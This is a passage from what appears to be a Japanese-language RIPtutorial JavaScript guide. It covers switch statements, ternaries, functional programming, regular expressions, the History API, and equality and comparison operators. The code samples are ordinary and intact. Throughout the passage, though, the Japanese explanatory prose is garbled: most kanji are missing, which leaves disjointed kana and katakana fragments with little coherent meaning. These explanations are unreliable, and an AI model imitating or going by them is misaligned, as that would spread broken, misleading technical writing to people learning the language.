switch (name) {
  case john(): // Compare name with the return value of john() (name == "John")
    console.log('I will run if name === "John"');
    break;
  case 'Ja' + 'ne': // Concatenate the strings together then compare (name == "Jane")
    console.log('I will run if name === "Jane"');
```

```
    break;
  case john() + ' ' + jacob() + ' Jingleheimer Schmidt':
    console.log('His name is equal to name too!');
    break;
}
```

ケースののな

ケースは`break`または`return`ステートメントなしで "フォールスルー"するので、これをしてのなをできます。

```
var x = "c"
switch (x) {
   case "a":
   case "b":
   case "c":
      console.log("Either a, b, or c was selected.");
      break;
   case "d":
      console.log("Only d was selected.");
      break;
   default:
      console.log("No case was matched.");
      break;  // precautionary break if case order changes
}
```

if / elseをするためにできます。これは、をすばやくするためにつまり、のにするためにです。

えば

```
var animal = 'kitty';
var result = (animal === 'kitty') ? 'cute' : 'still nice';
```

この、animalのは 'kitty'なので、 `result`は 'cute'というをします。がのをっていれば、は「まだい」をるでしょう。

`if/else`でコードがむものとこれをしてください。

```
var animal = 'kitty';
var result = '';
if (animal === 'kitty') {
    result = 'cute';
} else {
    result = 'still nice';
}
```

`if`や`else`のは、いくつかのをすることができます。この、はののをします。

```
var a = 0;
var str = 'not a';
var b = '';
```

```
b = a === 0 ? (a = 1, str += ' test') : (a = 2);
```

aは0にしいので1になり、 strは 'テストではありません'になりstr。 strにするがであるため、 b はのをけります。これはstrにまれる、つまり 'テストではない'です。

はに elseをします。そうしないと、エラーがします。として、elseブランチにたゼロをすことができます。りをせず、をくするまたはくしようとするは、これはではありません。

```
var a = 1;
a === 1 ? alert('Hey, it is 1!') : 0;
```

あなたがるようにif (a === 1) alert('Hey, it is 1!');じことをするだろう。それはなelseをとしないので、ちょうどcharよりくなります。 elseがまれていれば、はもっときれいになります。

```
a === 1 ? alert('Hey, it is 1!') : alert('Weird, what could it be?');
if (a === 1) alert('Hey, it is 1!') else alert('Weird, what could it be?');
```

ターナリは、のロジックをカプセルするためにれにすることができます。えば

```
foo ? bar ? 1 : 2 : 3

// To be clear, this is evaluated left to right
// and can be more explicitly expressed as:

foo ? (bar ? 1 : 2) : 3
```

これはif/elseとじif/else

```
if (foo) {
  if (bar) {
    1
  } else {
    2
  }
} else {
  3
}
```

には、これはいでのみしてください。のではみやすさがにするがあります。

でできないのはです。たとえば、3ではreturnまたはbreakをできません。のはになります。

```
var animal = 'kitty';
for (var i = 0; i < 5; ++i) {
    (animal === 'kitty') ? break:console.log(i);
}
```

returnステートメントの、もです。

```
var animal = 'kitty';
```

```
(animal === 'kitty') ? return 'meow' : return 'woof';
```

をにするには、のように3をします。

```
var animal = 'kitty';
return (animal === 'kitty') ? 'meow' : 'woof';
```

くの、Javascriptではswitchをきえるためにstrategyパターンをすることができます。のがまたはにきいににちます。これにより、のコードをしてテストにすることができます。

ストラテジオブジェクトは、のをつオブジェクトであり、それぞれのをすなオブジェクトです。

```
const AnimalSays = {
    dog () {
        return 'woof';
    },

    cat () {
        return 'meow';
    },

    lion () {
        return 'roar';
    },

    // ... other animals

    default () {
        return 'moo';
    }
};
```

はのようにすることができる。

```
function makeAnimalSpeak (animal) {
    // Match the animal by type
    const speak = AnimalSays[animal] || AnimalSays.default;
    console.log(animal + ' says ' + speak());
}
```

```
makeAnimalSpeak('dog') // => 'dog says woof'
makeAnimalSpeak('cat') // => 'cat says meow'
makeAnimalSpeak('lion') // => 'lion says roar'
makeAnimalSpeak('snake') // => 'snake says moo'
```

のケースでは、デフォルトのがしているをします。

||をう&&

ブール`||` `&&`は「」し、のパラメータがtrueまたはfalseのは2のパラメータをしません。これはのようないをくためにうことができます

```
var x = 10

x == 10 && alert("x is 10")
x == 10 || alert("x is not 10")
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/221/

86: なJavaScript

プログラミングとはですか

Functional Programmingまたは**FP**は、2つのなであるとステートレス についてされたプログラミングパラダイムです.FPのにあるは、コードをみやすく、で、のいものにすることです。

な**JavaScript**とは
JavaScriptをとふかどうかをしてきました。しかし、JavaScriptの、JavaScriptをとしてにすることはできます。

- なをっている
- ファーストクラスのをつ
- をつ
- それはをサポートする
- している
- Map、reduce、filter..etcのようなとリストトランスフォーリングの

はをにカバーするべきであり、ここでされているリンクはのためのものであり、をするとするがあります。

Examples

としてののけれ

```
function transform(fn, arr) {
    let result = [];
    for (let el of arr) {
        result.push(fn(el)); // We push the result of the transformed item to result
    }
    return result;
}

console.log(transform(x => x * 2, [1,2,3,4])); // [2, 4, 6, 8]
```

ごのとおり、`transform`はとコレクションという2つのパラメータをけれます。に、コレクションをし、にをプッシュし、それぞれに`fn`をびします。

れたこれは`Array.prototype.map()`がどのように`Array.prototype.map()`するかとによくています

```
console.log([1, 2, 3, 4].map(x => x * 2)); // [2, 4, 6, 8]
```

に、のをとしてるか、またはそのをすことによって、のをするはとばれます。

は、のをとしてるです。コールバックをすときにをしています。

```
function iAmCallbackFunction() {
```

```
    console.log("callback has been invoked");
}

function iAmJustFunction(callbackFn) {
    // do some stuff ...

    // invoke the callback function.
    callbackFn();
}

// invoke your higher-order function with a callback function.
iAmJustFunction(iAmCallbackFunction);
```

は、としてのをすでもあります。

```
function iAmJustFunction() {
    // do some stuff ...

    // return a function.
    return function iAmReturnedFunction() {
        console.log("returned function has been invoked");
    }
}

// invoke your higher-order function and its returned function.
iAmJustFunction()();
```

アイデンティティモナド

これは、JavaScriptでアイデンティティモナドののであり、のモナドをするためのとしてつがあります。

Douglas Crockfordによるモナドとの

このモナドがするとなのため、をするこのアプローチをするとになります。

```
f(g(h(i(j(k(value), j1), i2), h1, h2), g1, g2), f1, f2)
```

みやすく、できれいな

```
identityMonad(value)
    .bind(k)
    .bind(j, j1, j2)
    .bind(i, i2)
    .bind(h, h1, h2)
    .bind(g, g1, g2)
    .bind(f, f1, f2);
```

```
function identityMonad(value) {
    var monad = Object.create(null);

    // func should return a monad
    monad.bind = function (func, ...args) {
```

```
        return func(value, ...args);
    };

    // whatever func does, we get our monad back
    monad.call = function (func, ...args) {
        func(value, ...args);

        return identityMonad(value);
    };

    // func doesn't have to know anything about monads
    monad.apply = function (func, ...args) {
        return identityMonad(func(value, ...args));
    };

    // Get the value wrapped in this monad
    monad.value = function () {
        return value;
    };

    return monad;
};
```

プリミティブでします

```
var value = 'foo',
    f = x => x + ' changed',
    g = x => x + ' again';

identityMonad(value)
    .apply(f)
    .apply(g)
    .bind(alert); // Alerts 'foo changed again'
```

また、オブジェクト

```
var value = { foo: 'foo' },
    f = x => identityMonad(Object.assign(x, { foo: 'bar' })),
    g = x => Object.assign(x, { bar: 'foo' }),
    h = x => console.log('foo: ' + x.foo + ', bar: ' + x.bar);

identityMonad(value)
    .bind(f)
    .apply(g)
    .bind(h); // Logs 'foo: bar, bar: foo'
```

すべてをしてみましょう

```
var add = (x, ...args) => x + args.reduce((r, n) => r + n, 0),
    multiply = (x, ...args) => x * args.reduce((r, n) => r * n, 1),
    divideMonad = (x, ...args) => identityMonad(x / multiply(...args)),
    log = x => console.log(x),
    substract = (x, ...args) => x - add(...args);

identityMonad(100)
    .apply(add, 10, 29, 13)
    .apply(multiply, 2)
```

```
    .bind(divideMonad, 2)
    .apply(substract, 67, 34)
    .apply(multiply, 1239)
    .bind(divideMonad, 20, 54, 2)
    .apply(Math.round)
    .call(log); // Logs 29
```

な

プログラミングのは、アプリケーションのステートレスとそののののをけることです。

なはのようなです。

- えられたでにじをす
- らはのにしません
- らはアプリケーションのをしません なし

いくつかのをてみましょう

なはスコープのをしてはならない

な

```
let obj = { a: 0 }

const impure = (input) => {
  // Modifies input.a
  input.a = input.a + 1;
  return input.a;
}

let b = impure(obj)
console.log(obj) // Logs { "a": 1 }
console.log(b) // Logs 1
```

このは、スコープのにある`obj.a`をしました。

な

```
let obj = { a: 0 }

const pure = (input) => {
  // Does not modify obj
  let output = input.a + 1;
  return output;
}

let b = pure(obj)
console.log(obj) // Logs { "a": 0 }
console.log(b) // Logs 1
```

このはオブジェクトの`obj`をしませんでした

なは、スコープのにしてはならない

な

```
let a = 1;

let impure = (input) => {
  // Multiply with variable outside function scope
  let output = input * a;
  return output;
}

console.log(impure(2)) // Logs 2
a++; // a becomes equal to 2
console.log(impure(2)) // Logs 4
```

このなはaそのスコープのでされたaしています。 したがって、aがされた、 impureのはなります。

な

```
let pure = (input) => {
  let a = 1;
  // Multiply with variable inside function scope
  let output = input * a;
  return output;
}

console.log(pure(2)) // Logs 2
```

pureのは、スコープのにしません 。

オンラインでなJavaScriptをむ https://riptutorial.com/ja/javascript/topic/3122/なjavascript

87:

- let regex = / *pattern* / [*flags*]
- let regex = new RegExp ' *pattern* '、[*flags*]
- ismatch = regex.test ' *text* '
- = regex.exec ' *text* '

パラメーター

フラグ	
g	**g** lobal。すべてののではらない
m	**m**の ulti-ライン。 **^** **$**がの/にするようにしますのbegin / endだけでなく。
	はではありません。とをしない[a-zA-Z]のとをしない。
あなた	**u** nicodeパターンは**UTF-16**としてわれます 。また、エスケープシーケンスを Unicodeにさせます。
y	stick **y** ターゲットのこののlastIndexプロパティでされたインデックスからのみしますのインデックスとのはみません。

RegExpオブジェクトは、にするがなにのみちます。プライマーについてはこちらをください。については[MDN]をください。

Examples

RegExpオブジェクトの

このは、からをするにのみすることをおめします。

がされたり、がユーザーされたにします。

```
var re = new RegExp(".*");
```

フラグき

```
var re = new RegExp(".*", "gmi");
```

バックスラッシュのがでされているので、これをエスケープするがあります

```
var re = new RegExp("\\w*");
```

がされず、ランタイムのにがであるかがわかっているときにします。

```
var re = /.*/;
```

フラグき

```
var re = /.*/gmi;
```

バックスラッシュのがリテラルでされているため、これをエスケープしないでください

```
var re = /\w*/;
```

RegExpフラグ

RegExのをするには、いくつかのフラグをできます。フラグは、 `/test/gi`で`gi`をするなど、リテラルのにすることも、 `new RegExp('test', 'gi')`ように`RegExp`コンストラクタの2のとしてすることもできます。

`g` - グローバル。のにするのではなく、すべてのをします。

`i` - とをしない。 `/[az]/i`は`/[a-zA-Z]/`とです。

`m` - `^`と`$`は、のとではなく、りとしてそれぞれ`\n`と`\r`をうのとにします。

6

`u` - Unicode。このフラグがサポートされていないはあなたがのUnicodeをさせるがあります`\uXXXX` `XXXX` 16でのです。

`y` - すべてのした/するをします。

.execとのマッチング

`.exec()`をしてする

`RegExp.prototype.exec(string)`はキャプチャのをします。しないは`null`をします。

```
var re = /([0-9]+)[a-z]+/;
var match = re.exec("foo123bar");
```

`match.index`は3で、マッチのゼロベースのです。

`match[0]`はです。

`match[1]`はにキャプチャされたグループにするテキストです。 `match[n]`は、 *n*にされたグループのになります。

`.exec()`をしたループスルーの

```
var re = /a/g;
var result;
while ((result = re.exec('barbatbaz')) !== null) {
    console.log("found '" + result[0] + "', next exec starts at index '" + re.lastIndex +
"'");
}
```

されるアウトプット

'a'をつけた、のexecはインデックス '2'でします
'a'をつけた、のexecはインデックス '5'
'a'がつかりました。にexecがインデックス '8'でまります。

.testをしてにパターンがまれているかどうかをする

```
var re = /[a-z]+/;
if (re.test("foo")) {
    console.log("Match exists.");
}
```

`test`メソッドは、がとするかどうかをべるためにをします。`[az]+`は、1つのをします。パターンはとするため、「するもの」がコンソールにされます。

での**RegExp**の

Stringオブジェクトには、をとしてけるのメソッドがあります。

- `"string".match(...`
- `"string".replace(...`
- `"string".split(...`
- `"string".search(...`

RegExpとの

```
console.log("string".match(/[i-n]+/));
console.log("string".match(/(r)[i-n]+/));
```

されるアウトプット

["in"]
["rin"、 "r"]

RegExpできえる

```
console.log("string".replace(/[i-n]+/, "foo"));
```

されるアウトプット

strfoog

RegExpでする

```
console.log("stringstring".split(/[i-n]+/));
```

されるアウトプット

["str"、 "gstr"、 "g"]

RegExpで

`.search()`は、するものがつかったインデックスまたは-1をします。

```
console.log("string".search(/[i-n]+/));
console.log("string".search(/[o-q]+/));
```

されるアウトプット

3
-1

をコールバックにきえる

`String#replace`は、2としてをつことができるので、ロジックにづいてをできます。

```
"Some string Some".replace(/Some/g, (match, startIndex, wholeString) => {
  if(startIndex == 0){
    return 'Start';
  } else {
    return 'End';
  }
});
// will return Start string End
```

1のテンプレートライブラリ

```
let data = {name: 'John', surname: 'Doe'}
"My name is {surname}, {name} {surname}".replace(/(?:{(.+?)})/g, x => data[x.slice(1,-1)]);

// "My name is Doe, John Doe"
```

RegExp グループ

JavaScriptでは、、 キャプチャグループ 、 キャプチャグループ 、 ルックアヘッドのいくつかのタイプのグループがサポートされています。、 ルック-バック-サポートはありません。

キャプチャ

によっては、のマッチはコンテキストにします。これは、な*RegExp*がのあるをオーバーすることをするので、はキャプチャグループ `(pattern)` をくことです。キャプチャされたデータは、にすることができます...

- `"$n"` `n` キャプチャグループ*n*であるからまる`1`
- コールバックの*n*の
- は、フラグがてられていない`g`さにおいて、N + 1の `str.match` アレイ
- *RegExp*に `g` フラグがてられている`g` 、 `str.match` はキャプチャをし、わりに`re.exec`をします

すべての`+`をスペースできえるがあるがあるとしますが、がにくにります。つまり、なマッチにはそのがまれ、それもされます。それをキャプチャすることは、ったをできるというでのです。

```
let str = "aa+b+cc+1+2",
    re = /([a-z])\+/g;

// String replacement
str.replace(re, '$1 '); // "aa b cc 1+2"
// Function replacement
str.replace(re, (m, $1) => $1 + ' '); // "aa b cc 1+2"
```

ノンキャプチャ

フォーム `(?:pattern)` をすると、グループのをしないは、グループをするとにします。

ィンデックスをしたくないのデータがキャプチャされているが、ORなどのなパターンマッチングをうがあるは、これらはにです。

```
let str = "aa+b+cc+1+2",
    re = /(?:\b|c)([a-z])\+/g;

str.replace(re, '$1 '); // "aa+b c 1+2"
```

のことをえる

のがそれにくものにっている、それをマッチさせてキャプチャするのではなく、みをってそれをテストすることはですが、マッチにそれをめません。のルックアヘッドには `(?=pattern)` 、のルックアヘッドルックアヘッドパターンがしないにのみがこるがあり `(?!pattern)`

```
let str = "aa+b+cc+1+2",
    re = /\+(?=[a-z])/g;

str.replace(re, ' '); // "aa b cc+1+2"
```

Regex.execをカッコでregexをしてのをする

によっては、にをまたはしたくないもあります。によっては、マッチをしてしたいことがあります。ここでは、どのようにマッチをするかのをします。

マッチはですかのあるがのでつかると、execコマンドはをします。マッチはであり、マッチしたとマッチするすべてのカッコでされます。

htmlをしてみてください。

```
<html>
<head></head>
<body>
  <h1>Example</h1>
  <p>Look a this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
http://anotherlinkoutsideatag</p>
  Copyright <a href="https://stackoverflow.com">Stackoverflow</a>
</body>
```

aタグのすべてのリンクをしてするがあります。は、ここであなたがいた

```
var re = /<a[^>]*href="https?:\/\/.*"[^>]*>[^<]*<\/a>/g;
```

しかし、リンクのhrefとanchorがだとしてください。そしてあなたはそれをにしたい。あなたは、にのためにしいをすることができます。また、をすることができます。

```
var re = /<a[^>]*href="(https?:\/\/.*)"[^>]*>([^<]*)<\/a>/g;
var str = '<html>\n    <head></head>\n    <body>\n        <h1>Example</h1>\n        <p>Look a
this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
http://anotherlinkoutsideatag</p>\n\n        Copyright <a
href="https://stackoverflow.com">Stackoverflow</a>\n    </body>\';\n';
var m;
var links = [];

while ((m = re.exec(str)) !== null) {
    if (m.index === re.lastIndex) {
        re.lastIndex++;
    }
    console.log(m[0]); // The all substring
    console.log(m[1]); // The href subpart
    console.log(m[2]); // The anchor subpart

    links.push({
      match : m[0],   // the entire match
      href : m[1],    // the first parenthesis => (https?:\/\/.*)
      anchor : m[2],  // the second one => ([^<]*)
    });
}
```

ループのわりに、 `anchor`と`href`リンクがあり、それをってマークダウンをくことができます

```
links.forEach(function(link) {
  console.log('[%s](%s)', link.anchor, link.href);
});
```

さらにむには

- ネストされたカッコ

オンラインでをむ https://riptutorial.com/ja/javascript/topic/242/

88:

- window.history.pushStateドメイン、タイトル、パス;
- window.history.replaceStateドメイン、タイトル、パス;

パラメーター

パラメータ	
ドメイン	するドメイン
タイトル	するタイトル
パス	のパス

HTML5ヒストリAPIはすべてのブラウザでされているわけではなく、はブラウザベンダーによってなるがあります。、のブラウザでサポートされています。

- Firefox 4+
- グーグルクローム
- Internet Explorer 10
- Safari 5+
- iOS 4

ヒストリーAPIのとメソッドについてしくりたいは、HTML5ヒストリーAPIのをしてください。

Examples

history.replaceState

```
history.replaceState(data, title [, url ])
```

このメソッドは、しいエントリをするのではなく、のエントリをします。のエントリのURLをするににされます。

```
window.history.replaceState("http://example.ca", "Sample Title", "/example/path.html");
```

このでは、の、アドレスバー、およびページのタイトルがきえられます。

これは`history.pushState()`とはなることにしてください。これは、のものをきえるのではなく、しいをします。

history.pushState

```
history.pushState(state object, title, url)
```

このメソッドは、ADDエントリをします。については、このをてください pushStateメソッド

```
window.history.pushState("http://example.ca", "Sample Title", "/example/path.html");
```

このでは、、アドレスバー、およびページタイトルにしいレコードをします。

これは`history.replaceState()`とはなることにしてください。しいエントリをするのではなく、のエントリをします。

リストからのURLをみむ

goメソッド

goメソッドは、リストからのURLをロードします。パラメータは、ののURLにする-1は1ページ、1は1ページむまたはのいずれかです。はURLまたはURLでなければならず、はにするのURLにします。

```
history.go(number|URL)
```

ボタンをクリックすると、2つのページにります。

```
<html>
    <head>
    <script type="text/javascript">
        function goBack()
        {
            window.history.go(-2)
        }
    </script>
    </head>
    <body>
        <input type="button" value="Go back 2 pages" onclick="goBack()" />
    </body>
</html>
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/312/

89:

ブーールをする、のは「」となされます。

- `false`
- `0`
- `""`
- `null`
- `undefined`
- `NaN` ではない、えば`0/0`
- `document.all` ブラウザコンテキスト

のすべては「」とみなされます。

[1]ECMAScriptのの

Examples

ブーールをつ

```
var x = true,
    y = false;
```

そして

のがであるとされた、このはをします。このブーールはをし、 `x`が`false`されたは`y`しません。

```
x && y;
```

`y`はfalseなので、falseをします。

または

このは、2つのの1つがとされるにtrueをします。このブーールは、をし、 `y`あればされません`x`に`true`。

```
x || y;
```

`x`があるため、これはtrueをします。

NOT

このは、のがtrueとされるはfalseをし、のがfalseのはtrueをします。

```
!x;
```

xがであるため、falseをします。

な==

のオペランドは、にされたにされます。このがどのようにこるかは、のについています。

==の

7.2.13な

x == y xとyははは、 trueまたはfalseしtrue。 このようなはのようにわれる。

1. Type(x)がType(y)とじ、のようになります。

- **a**。なのをしますx === y。

2. xがnull 、 yがundefinedはtrueしtrue。
3. xがundefined 、 yがnullはtrueしtrue。
4. Type(x)がNumberでType(y)がStringのは、x == ToNumber(y)ます。
5. Type(x)がStringでType(y)がNumber、 ToNumber(x) == yをします。
6. Type(x)がBoolean、 をしますToNumber(x) == y。
7. Type(y)がBoolean、 comparison x == ToNumber(y)comparison x == ToNumber(y)ます。
8. Type(x)がString 、 Number 、 Symbolいずれかで、 Type(y)がObjectのは、x == ToPrimitive(y)ます。
9. Type(x)がObjectでType(y)がString 、 NumberまたはSymbolのは、ToPrimitive(x) == yます。
10. falseしfalse。

```
1 == 1;                     // true
1 == true;                  // true  (operand converted to number: true => 1)
1 == '1';                   // true  (operand converted to number: '1' => 1 )
1 == '1.00';                // true
1 == '1.00000000001';       // false
1 == '1.00000000000000001'; // true  (true due to precision loss)
null == undefined;          // true  (spec #2)
1 == 2;                     // false
0 == false;                 // true
0 == undefined;             // false
0 == "";                    // true
```

<、<=、>、> =

のオペランドがの、それらはとされます。

```
1 < 2        // true
```

```
2 <= 2       // true
3 >= 5       // false
true < false // false (implicitly converted to numbers, 1 > 0)
```

のオペランドがの、アルファベットにされます。

```
'a' < 'b'    // true
'1' < '2'    // true
'100' > '12' // false ('100' is less than '12' lexicographically!)
```

1つのオペランドがであり、もう1つがの、はのにされます。

```
'1' < 2      // true
'3' > 2      // true
true > '2'   // false (true implicitly converted to number, 1 < 2)
```

がの、は`NaN` not-a-numberをします。 `NaN`とすると、に`false`がされ`false`。

```
1 < 'abc'    // false
1 > 'abc'    // false
```

しかし、を`null` 、 `undefined`またはのとするときはがです。

```
1 > ''        // true
1 < ''        // false
1 > null      // true
1 < null      // false
1 > undefined // false
1 < undefined // false
```

のオペランドがオブジェクトであり、がである、オブジェクトはcomparison.Soののにされる`null` 、のであるので、 `Number(null);//0`

```
new Date(2015)< 1479480185280            // true
null > -1                                //true
({toString:function(){return 123}}) > 122  //true
```

`!=`は、 `==`のです。
オペランドがしくないは`true`し`true`。
javascriptエンジンは、じでない、のオペランドをするにしようとします。 2つのオペランドのメモリのがなる、 `false`がされます。

サンプル

```
1 != '1'     // false
1 != 2       // true
```

のサンプルでは、プリミティブなが`char`とされているため、 `1 != '1'`は`false`です。したがって、JavascriptエンジンはRHSのデ―タをにしません。

!==は、 ===のです。オペランドがしくないか、がしないはtrueをします。

```
1 !== '1'    // true
1 !== 2      // true
1 !== 1      // false
```

ブールをつブール

OR || は、からにみ、のにされます。 のがつからなければ、のがされます。

```
var a = 'hello' || '';              // a = 'hello'
var b = '' || [];                   // b = []
var c = '' || undefined;            // c = undefined
var d = 1 || 5;                     // d = 1
var e = 0 || {};                    // e = {}
var f = 0 || '' || 5;               // f = 5
var g = '' || 'yay' || 'boo';       // g = 'yay'
```

AND && は、からにむと、のにされます。 のがつからないは、のがされます。

```
var a = 'hello' && '';                  // a = ''
var b = '' && [];                       // b = ''
var c = undefined && 0;                 // c = undefined
var d = 1 && 5;                         // d = 5
var e = 0 && {};                        // e = 0
var f = 'hi' && [] && 'done';           // f = 'done'
var g = 'bye' && undefined && 'adios';  // g = undefined
```

このトリックは、たとえば、デフォルトをにするためにできますES6より。

```
var foo = function(val) {
    // if val evaluates to falsey, 'default' will be returned instead.
    return val || 'default';
}

console.log( foo('burger') );  // burger
console.log( foo(100) );       // 100
console.log( foo([]) );        // []
console.log( foo(0) );         // default
console.log( foo(undefined) ); // default
```

には、 0とそれほどのはありませんがのも、にすことができ、デフォルトをきできるなであることがよくあります。 です 。

ヌルと

nullとundefinedのい

nullとundefinedなな===ではなく、

```
null == undefined   // true
null === undefined  // false
```

それらはわずかになるものをします

- undefinedは、/オブジェクトプロパティがされる、または/パラメータのとにされているのなど、がしないことをします。
- nullはすでにされたまたはプロパティのがにしないことをしnull。

それらはなるのタイプです

- undefinedはグローバルオブジェクトのプロパティで、はグローバルスコープではできundefined。これはどこにすることができグローバルのをすることができることをしundefinedはまだすることができますが、そのからundefined
- nullはリテラルなので、してすることはできませんし、そうしようとするとエラーがします。

nullとundefinedの

nullとundefinedはともです。

```
if (null) console.log("won't be logged");
if (undefined) console.log("won't be logged");
```

nullでもundefinedもfalseません このを。

```
false == undefined   // false
false == null        // false
false === undefined  // false
false === null       // false
```

undefined

- のスコープができない、にされるもの、えばvoid 0;。
- undefinedがのでシャドーされているは、ArrayまたはNumberをシャドーするほどいです。
- かをundefinedとしてしないでください。オブジェクトfooからプロパティバーをするは、delete foo.bar;わりに。
- しundefinedテストfooがundefined、エラーがするがあります。わりに"undefined"にしてtypeof fooをしてください。

グローバルオブジェクトのNaNプロパティ

NaN「N Nのアンバーをotの」によってされたなであるのためのIEEE がけられているが、がされるときにされ、1 * "two"、はになnumber Math.sqrt(-1) がない。

NaN

とのまたはは、それとしても`false`します。なぜなら、 `NaN`はなのをすはずであり、したがって、のなのとじではないからです。

```
(1 * "two") === NaN  //false

NaN === 0;           // false
NaN === NaN;         // false
Number.NaN === NaN; // false

NaN < 0;             // false
NaN > 0;             // false
NaN > 0;             // false
NaN >= NaN;          // false
NaN >= 'two';        // false
```

しくないはに`true`をし`true`

```
NaN !== 0;           // true
NaN !== NaN;         // true
```

が**NaN**かどうかをする

6

Number.isNaNをして、 `NaN`またはをテストできます。

```
Number.isNaN(NaN);          // true
Number.isNaN(0 / 0);        // true
Number.isNaN('str' - 12);  // true

Number.isNaN(24);           // false
Number.isNaN('24');         // false
Number.isNaN(1 / 0);        // false
Number.isNaN(Infinity);     // false

Number.isNaN('str');        // false
Number.isNaN(undefined);    // false
Number.isNaN({});           // false
```

6

が`NaN`かどうかは、それをとしてべることができます

```
value !== value;    // true for NaN, false for any other value
```

`Number.isNaN()`はのpolyfillをできます。

```
Number.isNaN = Number.isNaN || function(value) {
    return value !== value;
}
```

に、グローバル`isNaN()`は、 `NaN`だけでなく、にできないまたはにしても`true`し`true`。

```
isNaN(NaN);          // true
isNaN(0 / 0);        // true
isNaN('str' - 12);   // true

isNaN(24);           // false
isNaN('24');         // false
isNaN(Infinity);     // false

isNaN('str');        // true
isNaN(undefined);    // true
isNaN({});           // true
```

ECMAScriptは、ECMAScript 6、 `Object.is`でびすことができる`SameValue`という ""のアルゴリズムをし`Object.is`。 `==`と`===`とはなり、 `Object.is()`をすると、 `NaN`はそれとじである `-0`は`+0`とじではない`Object.is()`と`Object.is()`れます。

```
Object.is(NaN, NaN)       // true
Object.is(+0, 0)          // false

NaN === NaN               // false
+0 === 0                  // true
```

6

MDNの `Object.is()`は、のポリフィルをできます。

```
if (!Object.is) {
  Object.is = function(x, y) {
    // SameValue algorithm
    if (x === y) { // Steps 1-5, 7-10
      // Steps 6.b-6.e: +0 != -0
      return x !== 0 || 1 / x === 1 / y;
    } else {
      // Step 6.a: NaN == NaN
      return x !== x && y !== y;
    }
  };
}
```

メモするポイント

NaNはであり、 "NaN"としくないことをします。もなのはおそらくではないかもしれませんが

```
typeof(NaN) === "number"; //true
```

ブールでの

オペレータ `&&` とオペレータ `||` は、のがなによってしない、なをぐためにをします。

`x && y` 、 `y`あればされません`x`あると`false`があることがされているため、 `false`。

`x || y` 、 `y`あればされません`x`にされ`true`があることがされているので、 `true`。

の

の2つのをします。

```
function T() { // True
  console.log("T");
  return true;
}

function F() { // False
  console.log("F");
  return false;
}
```

1

```
T() && F(); // false
```

'T'
'F'

2

```
F() && T(); // false
```

'F'

3

```
T() || F(); // true
```

'T'

4

```
F() || T(); // true
```

'F'
'T'

をぐための

```
var obj; // object has value of undefined
if(obj.property){ }// TypeError: Cannot read property 'property' of undefined
if(obj.property && obj !== undefined){}// Line A TypeError: Cannot read property 'property' of
```

```
undefined
```

Aをにした、のは、エラ―をスロ―するはせずに2のでエラ―をします

```
if(obj !== undefined && obj.property){}; // no error thrown
```

ただし、 `undefined`がされるにのみするがあります

```
if(typeof obj === "object" && obj.property){}; // safe option but slower
```

してデフォルトをする

`||`をして、「」またはデフォルトのいずれかをできます。

たとえば、これをして、nullがにnullにされるようにすることができます。

```
var nullableObj = null;
var obj = nullableObj || {};  // this selects {}

var nullableObj2 = {x: 5};
var obj2 = nullableObj2 || {} // this selects {x: 5}
```

または、のをす

```
var truthyValue = {x: 10};
return truthyValue || {}; // will return {x: 10}
```

じものをフォ―ルバックするためにうことができます

```
envVariable || configValue || defaultConstValue // select the first "truthy" of these
```

オプションのをびすための

コ―ルバックがされたにのみ、 `&&`をしてコ―ルバックをできます。

```
function myMethod(cb) {
    // This can be simplified
    if (cb) {
       cb();
    }

    // To this
    cb && cb();
}
```

もちろん、のテストでは、 `cb`はには`Object` / `Array` / `String` / `Number`だけではなく、 `function`であることがされてい`function`。

/と

と ==と != は、オペランドのがしない、そのオペランドをします。このは、これらののにするのなです。に、これらのは、りではありません。

```
"" ==  0;     // true A
 0 == "0";    // true A
"" == "0";    // false B
false == 0;   // true
false == "0"; // true

"" !=  0;     // false A
 0 != "0";    // false A
"" != "0";    // true B
false != 0;   // false
false != "0"; // false
```

JavaScriptがのをにするをすると、はをなさなくなります。

```
Number("");    // 0
Number("0");   // 0
Number(false); // 0
```

ソリューションョン

ステートメント false Bでは、のオペランドが ""と"0" "0" 、タイプはなく、 ""と"0"はじではないので、 "" == "0"は false り。

ここでのをする1つのは、にじのオペランドをすることです。たとえば、のになをするは、のようにします。

```
var test = (a,b) => Number(a) == Number(b);
test("", 0);        // true;
test("0", 0);       // true
test("", "0");      // true;
test("abc", "abc"); // false as operands are not numbers
```

または、のをうは、のようにします。

```
var test = (a,b) => String(a) == String(b);
test("", 0);   // false;
test("0", 0);  // true
test("", "0"); // false;
```

サイドノート Number("0")と new Number("0")はじではありませんはをしますが、はをいます。オブジェクトは、のをするではなく、によってされます。

```
Number("0") == Number("0");         // true;
new Number("0") == new Number("0"); // false
```

に、のをしないなとをするオプションがあります。

```
"" ===  0;  // false
 0 === "0"; // false
"" === "0"; // false
```

このトピックへのさらなるは、ここでつけることができます

== vs ===としいJavaScriptは、JavaScriptのでするがありますか 。

な==

の

```
/* ToNumber(ToPrimitive([])) == ToNumber(false) */
[] == false; // true
```

`[].toString()`がされている、 `[].join()`がするはそれをびし、それのは`Object.prototype.toString()`ます。このは`true`し`true`。 `[].join()`は`,`をします。これは`0`にされ、false ToNumberにしくなります。

しかし、すべてのオブジェクトはであり、 `Array`は`Object`インスタンスです

```
// Internally this is evaluated as ToBoolean([]) === true ? 'truthy' : 'falsy'
[] ? 'truthy' : 'falsy'; // 'truthy'
```

JavaScriptには4つのなるがあります。

じ

のオペランドがじにし、じであれば`true`します。

オブジェクトのはです。

このアルゴリズムは、 `Object.is` ECMAScript 6でできます。

```
Object.is(1, 1);            // true
Object.is(+0, -0);          // false
Object.is(NaN, NaN);        // true
Object.is(true, "true");    // false
Object.is(false, 0);        // false
Object.is(null, undefined); // false
Object.is(1, "1");          // false
Object.is([], []);          // false
```

このアルゴリズムは、 のプロパティをちます。

- `Object.is(x, x)`はの`x`にして`true`
- `Object.is(x, y)`

ある`true`、びにのみ、 `Object.is(y, x)`である`true`ののののために、 `x`および`y`。
- Transitivity `Object.is(x, y)`と`Object.is(y, z)`が`true`である`true`、 `Object.is(x, z)`もの`x`、 `y`、 `zx true`です。

SameValueZero

SameValueのようにしますが、 `+0` 0と`-0`はしいとみなします。

このアルゴリズムは`Array.prototype.includes` ECMAScript 7でできます。

```
[1].includes(1);             // true
[+0].includes(-0);           // true
[NaN].includes(NaN);         // true
[true].includes("true");     // false
[false].includes(0);         // false
[1].includes("1");           // false
